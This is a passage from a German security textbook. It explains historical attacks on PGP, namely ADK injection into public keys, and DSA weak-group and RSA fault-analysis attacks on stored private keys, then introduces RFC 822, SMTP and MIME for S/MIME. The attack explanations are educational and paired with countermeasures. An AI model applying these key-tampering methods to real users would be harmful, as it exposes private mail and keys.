Der ADK wird dabei wie der öffentliche Schlüssel eines weiteren Empfängers betrachtet, an den die Nachricht gesandt bzw. für den das File verschlüsselt werden soll. Neu hierbei ist, dass der in der Firma eingesetzte PGP-Client nur dann Daten verschlüsselt, wenn er einen ADK findet.

Die Struktur einer Version 4-Signatur ist in Abbildung 8.17 wiedergegeben. Die Zusatzinformationen können hier auf zweierlei Weise eingefügt werden: Als „Hashed Subpackets“, die durch die Signatur gegen Veränderung geschützt sind, aber auch als „Non-Hashed Subpackets“, die beliebig verändert (auch neu hinzugefügt) werden können, ohne dass dies die Gültigkeit der Signatur beeinträchtigen würde.

RFC2440 [CDFT98] sagt dazu: „*The second set of subpackets is not cryptographically protected by the signature and should include only advisory information*“.




Abb. 8.16 Struktur eines Version 3-Public Key-Pakets.

Ralf Senderek beobachtete, dass der ADK als Hashed Subpacket vom Typ 10 (nach RFC 2440 ist dieser Typ als „placeholder for backward compatibility“ gedacht) in die Version 4-Signatur eingefügt wird. Er wird dort als „required“ eingestuft, im Gegensatz zur ebenfalls möglichen „welcome“ -Einordnung, d.h. dieses Subpacket muss bei der Verwendung des Public Key und seiner Signatur unbedingt beachtet werden. Es enthält die Schlüssel-ID eines fremden öffentlichen Schlüssels, mit dem der Sitzungsschlüssel ebenfalls verschlüsselt werden muss.

Hier hätte ein theoretisch orientierter Kryptologe aufgehört, nach Angriffspunkten zu suchen: Der ADK fließt in den Hashwert ein, der signiert wird, also kann er nicht verändert werden, fertig.

Ralf Senderek war neugieriger, und diese Neugierde zahlte sich aus: Er veränderte vorgegebene Public Keys auf verschiedene Art und Weise und versuchte, verschiedene PGP-Versionen dazu zu bringen, einen von ihm eingebrachten ADK zu akzeptieren.

Seine erfolgreichste Idee war, ein ADK-Subpaket vom Typ 10 einfach als „Non-Hashed Subpacket“ in die Signatur zu integrieren. Und er hatte damit Erfolg! Bei zwei Versionen von PGP für Windows, PGP 5.5.3i und PGP 6.5.1i, schaffte er es, den Sitzungsschlüssel ein zweites Mal mit seinem eingeschleusten ADK verschlüsseln zu lassen!

Das vollständige Angriffsszenario sieht also wie folgt aus:

- Ein Angreifer A liest verschiedene PGP Public Keys von einem PGP-Schlüsselserver, darunter auch den Schlüssel des Empfängers E.
- Er verändert diese Schlüssel, indem er seinen eigenen ADK in einem Non-Hashed Subpacket in diesen Schlüssel einfügt. Die Signatur dieses Schlüssels bleibt weiterhin gültig.
- Er speichert die manipulierten Schlüssel wieder auf dem PGP-Schlüsselserver.




Abb. 8.17 Struktur eines Version 4-Signaturpakets.

- Ein Sender S möchte eine verschlüsselte Nachricht an Empfänger E senden. Er kennt die E-Mail-Adresse von E und kann so dessen öffentlichen PGP-Schlüssel auf dem Schlüsselserver suchen. Ahnungslos lädt er den von A manipulierten Schlüssel.
- S verwendet eine Version von PGP, die ADKs auch als non-hashed Subpackets akzeptiert und den Nutzer über die Erzeugung eines weiteren Kryptogramms des Sitzungsschlüssels (für den Angreifer A) nicht informiert. (Da der ADK-Eintrag nur einen Verweis auf den öffentlichen Schlüssel von A enthält, muss PGP sich diesen ggf. noch von einem Server laden.)
- Die verschlüsselte E-Mail an E enthält den Sitzungsschlüssel zum Entschlüsseln der Nachricht mindestens zweimal: Einmal verschlüsselt mit dem öffentlichen Schlüssel von E , und einmal mit dem von A .
- Hat A nun Zugriff auf irgendein Element in der Kommunikationskette zwischen S und E (Mailserver, LAN, IP-Router, ...), so kann er die verschlüsselte Nachricht mitschneiden und mit Hilfe seines privaten Schlüssels entschlüsseln.

Folgendes Fazit lässt sich aus dem eben beschriebenen Angriff ziehen: Es genügt nicht, kryptographische Datenformate genau zu beschreiben. Man muss darüber hinaus auch noch die Bedeutung der einzelnen Datenfelder festlegen, d.h. wie eine Software-Implementierung diese Felder interpretieren soll.

Bei OpenPGP war das für das Datenfeld „ADK“ nicht möglich, weil ein solches Datenfeld im Standard nicht vorkommt. Man kann aber z.B. festlegen, dass alle Verweise auf Public Keys als hashed Subpacket eingefügt werden müssen. Sicherheitskritische Informationen in non-hashed Subpackets müssen ignoriert, oder besser als Fehler angezeigt werden.

8.4.2 Manipulation des privaten Schlüssel

Der Angriff von Ralf Senderek manipulierte öffentliche PGP-Schlüssel, und hatte zur Folge, dass einzelne, mit einem manipulierten öffentlichen Schlüssel verschlüsselte Nachrichten auch vom Angreifer gelesen werden konnten. Im Jahr 2000 veröffentlichten zwei tschechische Kryptologen, Vlastimil Klíma und Tomáš Rosa [KR02], einen Angriff auf den in verschlüsselter Form gespeicherten privaten Schlüssel eines PGP-Nutzers, um diesen zu berechnen. Bei diesem Angriff werden nicht nur einzelne Nachrichten kompromittiert, sondern der Schlüssel des Nutzers wird kompromittiert.

Das Schlüsselpaar eines PGP-Nutzers, bestehend aus öffentlichen um privatem Schlüssel, wird von PGP in der Datei `sekring.skr` gespeichert. [CDF⁺07] beschreibt die Struktur eines solchen Datensatzes, der im Wesentlichen aus drei Teilen besteht:

- Einem Public Key-Paket (Tag 6 oder 14), das identisch zu dem in Abbildung 8.16 beschriebenen ist,
- einer Liste mit Parametern, die benötigt werden, um mit Hilfe der Passphrase des Nutzers den privaten Schlüssel entschlüsseln zu können, und
- dem verschlüsselten privaten Schlüssel des Nutzers, zusammen mit einer einfachen Prüfsumme.

Die Beobachtung von Klíma und Rosa bestand nun darin, dass diese drei Teile kryptographisch nicht verbunden sind. Ein Angreifer kann somit z.B. das Public Key-Paket manipulieren, ohne dass dies bei Benutzung des privaten Schlüssels auffallen würde.

Nach dieser Beobachtung machten sie sich daran, den privaten Schlüssel für das RSA- bzw. das DSA-Verfahren zu knacken. Sie verwendeten dazu bereits bekannte Angriffstechniken. Die einzige Hürde, die sich ihren Angriff in der Praxis in den Weg stellt, ist die, Schreibzugriff auf die Datei `sekring.skr` des Opfers zu erhalten.

Schreibzugriff auf `sekring.skr`. Der Zugriff auf eine Datei wird durch das Betriebssystem geregelt. Diese Mechanismen sind allerdings schwächer als der Passphrase-Mechanismus von PGP, und es existieren viele Möglichkeiten, um diese Zugriffsrechte zu umgehen. Es ist also möglich, Schreibzugriff auf die Datei `sekring.skr` zu erhalten, und der Aufwand hierzu ist wesentlich geringer, als die kryptographischen Mechanismen von PGP direkt anzugreifen. Hier setzt der Angriff von Klíma und Rosa an.

DSA: Rechnen in einer schwachen Gruppe. Die Sicherheit des Digital Signature Algorithmus (DSA) basiert auf der Schwierigkeit, diskrete Logarithmen in der gewählten mathematischen Gruppe zu berechnen. Daher wird, obwohl alle Berechnungen des DSA in einer Untergruppe mit „nur“ 2^{160} Elementen („Berechnungen modulo q“) durchgeführt werden, eine größere Gruppe mit ca. 2^{1024} Elementen benötigt („Berechnungen modulo p“), um die Berechnung des diskreten Logarithmus unmöglich zu machen.

Die Idee von Klíma und Rosa war ebenso einfach wie genial: Wenn sie diese „äußere“ Gruppe kleiner machen könnten (also wenn man für p einen viel kleineren Wert ein-

1 Byte	Version Number	Public Key
4 Byte	Creation time	
1 Byte	Algorithm (DSA)	
2+128	prime number p	
2+20	prime number q	
2+128	number g	
2+128	Public Key y	
1 Byte	String-to-key-usage (0xFF)	Parameter
(1)	symmetrical algorithm	
(1+1+8+1)	0x03 (iterated and salted string-to-key identifier); identifier of the hash algorithm (for SHA-1 it is 0x02); salt (random data, which are hashed together with the user's passphrase and diversifies thus derived symmetrical key); the number of hashed octets of the data (the so-called „count“).	
(8-16)	Initialisation vector IV	
2	prefix of x number (version 4 encrypted, version 3 not encrypted)	Private Key
20	x number (in version 3 and 4 encrypted)	
2	checksum, arithmetic sum of 22 previous octets as plaintext, modulo 65536 (version 4 encrypted, version 3 not encrypted).	

Abb. 8.18 Struktur des Datensatzes eines DSA-Schlüsselpaares. Die letzten drei Zeilen sind, je nach Version verschlüsselt (nach [KR02]). Die Zahlen p, q, g, y und x sind dabei als „Multiprecision Integer“ gespeichert, wobei ein 2 Byte großer Präfix die Länge der nachfolgenden Zahl in Bit angibt.

setzt), dann wäre die Berechnung des diskreten Logarithmus x von $y = g^x \pmod{p}$ einfach, d.h. der private Schlüssel des Opfers kann berechnet werden.

Alles was sie dazu in secring.skr tun mussten, war, einen kleinen Wert p' (159 Bit) in das Feld für p (vgl. Tabelle 8.18) einzutragen, einen dazu passenden Wert g' in das Feld für den Generator g einzufügen und alle Längenangaben anzupassen.

Wenn das Opfer nun diesen manipulierten Schlüssel zum Erzeugen einer Signatur benutzt, so kann der Angreifer aus der signierten Nachricht m und der Signatur (r', s') den privaten Schlüssel x des Opfers wie folgt berechnen:

$$r' = (g'^k \pmod{p'}) \pmod{q'} = g'^k \pmod{p'},$$

da p' kleiner als q' ist, und die zweite Modulo-Operation somit nichts mehr am Wert von r' ändert.

Der unbekannte, vom Opfer zufällig gewählte Wert k kann nun durch Berechnung des diskreten Logarithmus von r' zur Basis p' berechnet werden. Damit enthält die Gleichung:

$$s' = ((k - 1 \mod q)(h(m) + xr')) \mod q$$

nur noch einen unbekannten Wert x , und dieser Wert kann durch Auflösen nach x ermittelt werden.

Klíma und Rosa haben diesen Angriff erfolgreich für PGPTM 7.0.3 für Windows 95/98/NT/2000 implementiert. Da nur eine bekannte Datenstruktur verändert wurde, war dieser Angriff auch auf andere PGP-Versionen übertragbar.

RSA: Fault Analysis. Für RSA funktioniert der oben beschriebene Angriff natürlich nicht. Aber es gibt einen Angriff von Boneh et al. [BDL97], der vor einiger Zeit in der Chipkartenindustrie für Aufregung sorgte: Wenn man den RSA-Algorithmus dazu bringen kann, einen Fehler bei der Berechnung einer Signatur zu machen, dann kann man aus dieser fehlerhaften Signatur den privaten Schlüssel berechnen!

Besonders einfach ist dieser Angriff anwendbar, wenn aus Performancegründen die Werte $m^d \mod p$ und $m^d \mod q$ für $n = pq$ getrennt berechnet werden, und die beiden Teilergebnisse dann mit Hilfe des Chinesischen Restsatzes („Chinese Remainder Theorem“) zu einer Gesamtlösung zusammengesetzt werden:

- p und q sind teilerfremd, d.h. es gilt $\text{ggT}(p, q) = 1$.
- Mit dem erweiterten Euklidischen Algorithmus kann man daher Werte a und b berechnen, für die $1 = ap + bq$ gilt.
- Sei $s_p = m^d \mod p = m^{d \mod p-1} \mod p$, und $s_q = m^d \mod q$.
- Dann ist $m^d \mod n = s = s_qap + s_pbq \mod n$.

Wenn hier eine der beiden Berechnungen modulo p oder q verfälscht wird, kann man die Faktorisierung von n wie folgt berechnen:

- Wir provozieren einen Fehler bei der Berechnung von s_p . Der fehlerhafte Wert sei s'_p .
- Mit $s = s_qap + s_pbq \mod n$ und $s' = s_qap + s'_pbq \mod n$ gilt dann:

$$\text{ggT}(s - s', n) = \text{ggT}((s_p - s'_p)bq, pq) = q$$

- Damit ist ein Primfaktor von n gefunden, und der zweite ist $p = \frac{n}{q}$.

Diese Performancesteigerung wird bei PGP angewendet, wie ein Blick auf Tabelle 8.19 verrät: Eigentlich genügt es, den privaten Exponenten d verschlüsselt abzuspeichern, aber im privaten Teil dieses Datensatzes finden sich noch die ebenfalls geheimen Werte p, q und $pInv = p^{-1} \mod q$, die für die Anwendung des Chinesischen Restsatzes benötigt werden.

1 Byte	Version Number	Public Key
4 Byte	Creation time	
1 Byte	Algorithm (RSA)	
?	Modulus n	
?	Exponent e	
1 Byte	String-to-key-usage (0xFF)	Parameter
(1)	symmetrical algorithm	
(1+1+8+1)	0x03 (iterated and salted string-to-key identifier); identifier of the hash algorithm (for SHA-1 it is 0x02); salt (random data, which are hashed together with the user's passphrase and diversifies thus derived symmetrical key); the number of hashed octets of the data (the so-called „count“).	
(8-16)	Initialisation vector IV	
2 + 128	Prefix + exponent d	Private Key
2 + 128	Prefix + prime p	
2 + 128	Prefix + prime q	
2	checksum, arithmetic sum of previous octets (prefixes and numbers $d, p, q, pInv$) as plaintext, modulo 65536 (in version 4 encrypted, in version 3 not encrypted).	

Abb. 8.19 Struktur des Datensatzes eines RSA-Schlüsselpaars. Die letzten vier Zeilen sind, je nach Version, verschlüsselt, nach [KR02].

Kann man nun einen dieser Werte p, q oder $pInv$ verändern, und wird dann mit diesem veränderten Wert eine Signatur erzeugt, so kann man nach einem ähnlichen Prinzip wie dem oben beschriebenen [KR02] aus der fehlerhaften Signatur einen Faktor p oder q von n berechnen, und damit ist der private RSA-Schlüssel berechenbar.

Wie ist es nun möglich, diese Werte zu verändern, obwohl sie mit einer Blockchiffre verschlüsselt sind? Diese Frage muss für die beiden Versionen 3 und 4 der Datenstruktur getrennt betrachtet werden.

Für Version 3 eines privaten RSA-Schlüssels ist das ganz einfach: Wie in Tabelle 8.19 dargestellt, sind hier die Präfixe mit den Längenangaben für die nachfolgende Multi-precision Integer (MPI) und die abschließende einfache Prüfsumme nicht verschlüsselt. Man kann somit den Wert einer dieser Zahlen, z.B. von $pInv$, ändern, indem man einfach die Längenangabe verändert! Wenn also z.B. die Längenangabe für $pInv$ von 512 Bit auf 511 Bit abgeändert wird, dann muss die PGP-Software das 512-te Bit ignorieren. Da auch die Prüfsumme für diesen Datensatz eine einfache Summe über alle

Bytes (als positive Zahlen aufgefasst) modulo 65536 ist, muss auch die Prüfsumme nur um den gleichen Betrag geändert werden wie die Längenangabe.

Für Version 4 wird das Ganze etwas kniffliger, und deshalb kann man hier auch nur noch pInv ändern. Die entscheidende Beobachtung, die Klíma und Rosza hier gemacht haben, ist die, dass im Cipher Feedback Modus (CFB), wie er von PGP für alle Blockchiffren verwendet wird, die letzten Bytes des Klartextes nur durch einfaches XORen mit der letzten Ausgabe der Blockchiffre verschlüsselt werden.

Für die letzten Bytes von pInv und für die Prüfsumme verhält sich die Blockchiffre also wie eine Stromchiffre. Diese Eigenschaft und die schwache Prüfsumme ermöglichen nun folgenden Angriff:

- Wir wählen ein nur XOR-verschlüsseltes Byte (Klartext $B = (b_7, \dots, b_0)$) von $pInv$ und das (ebenfalls nur XOR-verschlüsselte) niedrigerwertigste Byte (Klartext $C = (c_7, \dots, c_0)$) der Prüfsumme aus.
- Wir XORen beide (verschlüsselte) Bytes an der j -ten Stelle ($j = 0, \dots, 7$) mit 1, und an den anderen Stellen mit 0. Dadurch wird der Klartext der beiden Bytes an diesen Stellen XORt. Wir müssen folgende Fälle unterscheiden:
 - $b_j = c_j = 0$: Die beiden Klartextbits werden auf 1 gesetzt, der Wert des Bytes und der Prüfsumme erhöhen sich um den Wert 2^j ; die Prüfsumme bleibt korrekt.
 - $b_j = c_j = 1$: Die beiden Klartextbits werden auf 0 gesetzt, der Wert des Bytes und der Prüfsumme verringern sich um den Wert 2^j ; die Prüfsumme bleibt korrekt.
 - $b_j \neq c_j$: Die Zahlenwerte des Bytes und der Prüfsumme verändern sich entgegengesetzt; die Prüfsumme wird falsch.
- In zwei von vier Fällen kann man so den Wert von pInv für die PGP-Software unerkennbar verändern. Der Angriff wird also in der Hälfte aller Fälle erfolgreich sein.

Gründe für den Erfolg der Angriffe. Die Gründe für den Erfolg dieser Angriffe sind leicht zu nennen: Die beiden Teile des Schlüsselpaares sind in der Datenstruktur syntaktisch nicht verknüpft (die Prüfsumme wird nur über den privaten Schlüssel gebildet), und die verwendete Prüfsumme ist kryptographisch völlig ungeeignet.

Klíma und Rosza machen in [KR02] mehrere Vorschläge, wie die Angriffe abgewehrt werden können. Zum einen handelt es sich dabei um mathematische Prüfungen, die jede PGP-Implementierung selbst vornehmen kann, um die semantische Verknüpfung der beiden Teile zu überprüfen. Zum anderen sind es Vorschläge, wie die Datenstruktur des Schlüsselpaares im OpenPGP-Standard verbessert werden kann.

Die neue Version des OpenPGP-Standards [RFC4880] trägt diesen Vorschlägen zum Teil Rechnung. Darin heißt es unter anderem in Bezug auf die Prüfsumme: „*However, this checksum is deprecated; an implementation SHOULD NOT use it, but should rather use the SHA-1 hash denoted with a usage octet of 254. The reason for this is that there are some attacks that involve undetectably modifying the secret key.*“

9 S/MIME

Übersicht

9.1	E-Mail nach RFC 822	226
9.2	Multipurpose Internet Mail Extensions (MIME)	228
9.3	S/MIME	230
9.4	PKCS#7 und CMS	242
9.5	PEM	246
9.6	POP3 und IMAP	248

S/MIME hat sich heute als einer von zwei Standards (der andere ist OpenPGP) für sichere E-Mail weitgehend durchgesetzt. Er soll hier schrittweise anhand seiner Herkunft erläutert werden. Dazu müssen wir das ursprüngliche E-Mail-Format, wie es in RFC 822 [Cro82] beschrieben wurde (aktuelle Version: RFC 2822 [Res01]), und seine Beschränkungen betrachten. Diese Beschränkungen wurden durch die MIME-Standards aufgehoben, indem neue Datentypen und Codierungen eingeführt wurden. Auf dieser Basis ist es möglich, spezielle Datentypen für die sichere E-Mail-Kommunikation zu definieren.

Auf den Vorgängerstandard PEM gehen wir anschließend kurz ein, und dem Konkurrenten OpenPGP ist Kapitel 8 gewidmet.

7	Anwendungsschicht	Anwendungsschicht	Telnet, FTP, <u>SMTP</u> , HTTP, DNS, <u>IMAP</u>
6	Darstellungsschicht		
5	Sitzungsschicht		
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht		IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI,
1	Bitübertragungsschicht		IEEE 802.3/802.11

Abb. 9.1 Das TCP/IP-Schichtenmodell: S/MIME

```
Date: Mon, 7 Mai 2005 11:25:37 (GMT)
From: joerg.schwenk@rub.de
Subject: RFC 822
To: student@uni.de
```

Hallo. Dieser Abschnitt ist der Inhalt der Nachricht, der durch eine Leerzeile vom Header getrennt ist.

Abb. 9.2 Eine einfache EMail nach RFC 822 [Res01].

Zum Abruf von E-Mails von einem Mail-Server werden heute zwei Protokolle verwendet: POP3 und IMAP. Die Authentisierungsmechanismen dieser Protokolle runden das Kapitel ab.

9.1 E-Mail nach RFC 822

Im August 1982 wurden zwei Standards verabschiedet, die die Grundlage für den E-Mail-Dienst im Internet legten: In RFC 821 [Pos82] (aktuelle Version: RFC 2821 [Kle01]) wurde ein einfaches, ASCII-basiertes Protokoll definiert, das den Austausch von E-Mails zwischen zwei Mailservern beschreibt. In RFC 822 [Cro82] wurde der Aufbau einer E-Mail beschrieben.

Struktur von Emails: RFC 822. Eine E-Mail nach RFC 822 [Res01] besteht aus folgenden Teilen (vgl. Abbildung 9.2):

- *Header:* Er enthält Informationen zu Absender und Empfänger, zum Datum, zum Betreff, usw. Jede Zeile besteht aus Schlüsselwort, Doppelpunkt, und Argumenten. Die Headerzeilen, die erst während des Transports hinzugefügt werden, bezeichnet man oft auch als „Envelope“.
- *Body:* Hier wird ein reiner ASCII-Text erwartet, der vom Header durch eine Leerzeile getrennt ist.

Simple Mail Transfer Protocol (SMTP). Diese einfache Datenstruktur wird mit einem einfachen, ASCII-basierten Protokoll übertragen, dem „Simple Mail Transfer Protocol“ (SMTP) [Kle01]. Abbildung 9.3 gibt den Ablauf eines SMTP-Protokolls für den Fall wieder, dass eine auf dem Mailserver `uni.de` zwischengespeicherte E-Mail des Nutzers `student@uni.de` an die Mailadresse `info@rub.de` weitergeleitet werden soll. Dieses Protokoll funktioniert nur zwischen Rechnern, die ständig online sind, und auf denen ein SMTP-Programm läuft.




Abb. 9.3 Beispiel zum SMTP-Protokoll

Um der zunehmenden Zahl von PCs Rechnung zu tragen, wurden zum Abruf der Nachrichten noch das „Post Office Protocol“ (POP) [MR96] und das „Internet Message Access Protocol“ (IMAP) [Cri96] definiert, mit denen man auf dem Mailserver zwischengespeicherte E-Mails entweder insgesamt oder selektiv laden kann. Eine zunehmend wichtigere Rolle spielen auch Webmailer, bei dem E-Mails mit Hilfe eines Webbrowsers über das http-Protokoll gelesen und versendet werden.

Probleme. Diese einfachen, ganz auf englischsprachige Textnachrichten zugeschnittenen E-Mail-Standards RFC 821 und 822 stießen schnell an ihre Grenzen:

- Binärdaten müssen vor dem Versenden in ASCII umgewandelt werden. Ein einheitlicher Standard für diese Umwandlung fehlte, und so war das Versenden von Nicht-ASCII-Dateien eine komplizierte Angelegenheit.
- Umlaute aus anderen Sprachen und fremde Schriftarten (z.B. Kyrillisch) konnten nicht dargestellt werden.
- Jedes E-Mail-Gateway interpretierte die zu übertragende E-Mail als Folge von ASCII-Zeichen. Fehlerhafte Implementierungen von Gateways hatten zur Folge, dass
 - Carriage Return oder Linefeed-Zeichen gelöscht,
 - Zeilen mit einer Länge von mehr als 76 Zeilen abgeschnitten oder umgebrochen,
 - mehrfache Leerzeichen entfernt oder
 - Tabulatoren in mehrfache Leerzeichen umgewandelt wurden.

Es war bald notwendig, den Standard zu erweitern, um der weiten Verbreitung des Dienstes E-Mail Rechnung zu tragen.

9.2 Multipurpose Internet Mail Extensions (MIME)

Diese Erweiterung des E-Mail-Standards wird in [FB96b, FB96c, Moo96, FKP96, FB96a, FK05a, FK05b] beschrieben. Die wesentlichen Neuerungen sind:

- Einführung von fünf neuen Header-Feldern, um den transportierten Content besser beschreiben zu können.
- Festlegung von standardisierten Inhaltsformaten, um ihre Darstellung auf MIME-konformen Clients zu ermöglichen.
- Standardisierung von Übertragungscodierungen, die robust gegen Fehler der Mail-gateways sind.

MIME Mailheader. Da es längst gängige Praxis war, in E-Mails nicht nur ASCII-Text, sondern alle möglichen Daten zu versenden, brauchte man eine Möglichkeit, diesen Mail-Inhalt mit Hilfe von Metadaten zu beschreiben. Zu diesem Zweck wurden die folgenden fünf Headerfelder neu eingeführt:

- **MIME-Version:** 1.0. Die Versionsnummer muss bei jedem Standard mit angegeben werden, um spätere Änderungen zu ermöglichen. Dies ist also keine Besonderheit von MIME, sondern taucht bei allen Standards auf. Der aktuelle Wert 1.0 verweist auf [FB96b] und [FB96c].
- **Content-Type:** Dies ist das wichtigste neue Header-Feld. Es beschreibt den angefügten Inhaltstyp („Content“) und ermöglicht es einem MIME-Client so, das passende Anzeigemodul zu starten. Z.B. bewirkt die Angabe des MIME-Typs `text/html`, dass nicht die HTML-Datei in seiner Textform wiedergegeben wird, sondern von einem HTML-Interpreter dargestellt wird. Die wichtigsten standardisierten Content-Typen sind in Abbildung 9.4 wiedergegeben, die Liste ist aber beliebig erweiterbar.
- **Content-Transfer-Encoding:** Da der Inhalt einer E-Mail weiterhin als Folge von ASCII-Zeilen, die nicht mehr als 76 Zeichen enthalten, übertragen werden sollte (RFC 822 bleibt ja weiterhin gültig), stellt MIME eine Auswahl von Standard-Codierungsverfahren bereit, die den Content in diese Form umwandeln. Diese Transportcodierungen können jeweils passend zum Content gewählt werden und sind weiter unten beschrieben.
- **Content-ID:** Dies ist ein eindeutiger Bezeichner des Content.
- **Content-Description:** Beschreibung des Content. Dies ist hilfreich bei der Fehler-suche, falls der Content nicht (korrekt) wiedergegeben werden kann.

Typ	Subtyp	Beschreibung
text	plain	Umformatierter Text, z.B. ASCII.
	html	Eine HTML-Datei.
multipart	mixed	Unabhängige Teile, die zusammen übertragen und in der übertragenen Ordnung dargestellt werden sollen.
	parallel	Unterschied zu Mixed: Hier ist keine Ordnung definiert.
	alternative	Alternative Versionen derselben Information.
	digest	Wie Mixed, aber als Default-Typ/Subtyp wird message/rfc822 angenommen.
message	rfc822	Der Body der Nachricht ist selbst eine E-Mail.
	partial	Zeigt eine fragmentierte E-Mail an.
	external - body	Pointer auf ein Objekt, das woanders liegt.
image	jpeg	JPEG-Format, JFIF-Encodierung
	gif	GIF-Format
video	mpeg	Video im MPEG-Format
audio	basic	Einkanal 8 Bit ISDN, 8kHz
application	pdf	Adobe PDF
	octet-stream	Binärdaten aus 8-bit-Bytes

Abb. 9.4 Die wichtigsten standardisierten MIME-Datentypen

Übertragungscodierungen. Es wurden folgende Algorithmen festgelegt, die nach den Eigenschaften des Content vom Sender ausgewählt werden:

- **7 Bit:** Der Text der Nachricht enthält nur ASCII-Zeichen. Es wurde keine Codierung vorgenommen.
- **8 Bit:** Der Text der Nachricht enthält nur kurze Zeilen (höchstens 998 Zeichen). Es können aber Nicht-ASCII-Zeichen auftreten. Es wurde keine Codierung vorgenommen. (Hier besteht die Gefahr, dass Mailgateways diese Nicht-ASCII-Zeichen falsch übertragen.)
- **Binary:** Lange Zeilen mit Nicht-ASCII-Zeichen treten auf. Es wurde keine Codierung vorgenommen. (Lange Zeilen können hier von alten Mailgateways nach dem 76. Zeichen abgeschnitten werden.)
- **Quoted-printable:** Nicht-ASCII-Zeichen wurden durch eine Folge von drei ASCII-Zeichen ersetzt: Durch das Gleichheitszeichen „=“ und den hexadezimal dargestellten Wert des ursprünglichen Zeichens. Falls der codierte Inhalt viel ASCII-Text

enthält, bleibt er so lesbar. Diese Codierung eignet sich z.B. für deutschsprachigen Text, in dem die Umlaute dann durch ASCII-Zeichenfolgen ersetzt werden.

- **Base64:** Je $3 \cdot 8$ Bit werden als $4 \cdot 6$ Bit interpretiert. Den 6-Bit-Werten wird ihr Zahlenwert im Dualsystem zugeordnet (also eine Zahl zwischen 0 und 63), und diese Zahlenwerte werden anhand einer Übersetzungstabelle als ASCII-Zeichen übertragen. Diese Codierung wird auf Binärdaten angewendet.

Beispiel. Die Beispielnachricht aus Abbildung 9.5 besteht aus vier Teilen: Dem Header mit den neuen MIME-Feldern, einer Warnmeldung für nicht MIME-fähige E-Mail-Clients, einer deutschsprachigen Textnachricht mit Umlauten in quoted-printable-Codierung, und einer Microsoft-Word-Datei als binärem Anhang in base64-Codierung. Die einzelnen Teile des Bodies werden durch eine eindeutige ASCII-Zeichenfolge, die hinter `boundary=` angegeben ist, voneinander getrennt.

Eine MIME-Nachricht ist ein verschachtelter Datentyp. Sie kann daher als Baumstruktur dargestellt werden, mit den eigentlichen Inhalten als Blätter. So hat z.B. die MIME-Nachricht aus Abbildung 9.5 die Wurzel `multipart/mixed`, und unter dieser Wurzel hängen die beiden Blätter `text/plain` (der E-Mail-Text) und `application/msword` (das angefügte Word-Dokument als Attachment, was durch den MIME-Header `Content-Disposition: attachment` gesteuert wird).

Eine MIME-Nachricht wird in drei Schritten erzeugt:

1. Die Reihenfolge der einzelnen Objekte, und die Baumstruktur selbst wird vom E-Mail-Client des Senders gemäß seiner Konventionen festgelegt.
2. Die Nachrichten-Inhalte (die Blätter) werden kanonisiert (s.u.).
3. Auf die kanonisierten Nachrichten-Inhalte wird eine passende Transport-Codierung angewendet.

